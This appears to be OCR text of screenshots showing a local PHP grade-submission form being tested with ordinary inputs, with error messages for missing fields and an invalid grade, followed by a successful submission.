
Error, did not fill out all the forms

Student:

Class:

Grade:

Submit




localhost:8000/test.php?student=admin&class=&grade=A&submit=Submit

Error, did not fill out all the forms

Student: admin

Class: CSC591

Grade: G



localhost:8000/test.php?student=admin&class=CSC591&grade=G&submit=Submit


Error, grade must be one of A, B, C, D, or F

Student:

Class:

Grade:

Submit



localhost:8000/test.php?student=admin&class=CSC591&grade=G&submit=Submit


Error, grade must be one of A, B, C, D, or F

Student: admin

Class: CSC591

Grade: B

Submit



localhost:8000/test.php?student=admin&class=CSC591&grade=B&submit=Submit


Grade successfully submitted!

Student:

Class:

Grade:

Submit



form_validation_regular.php

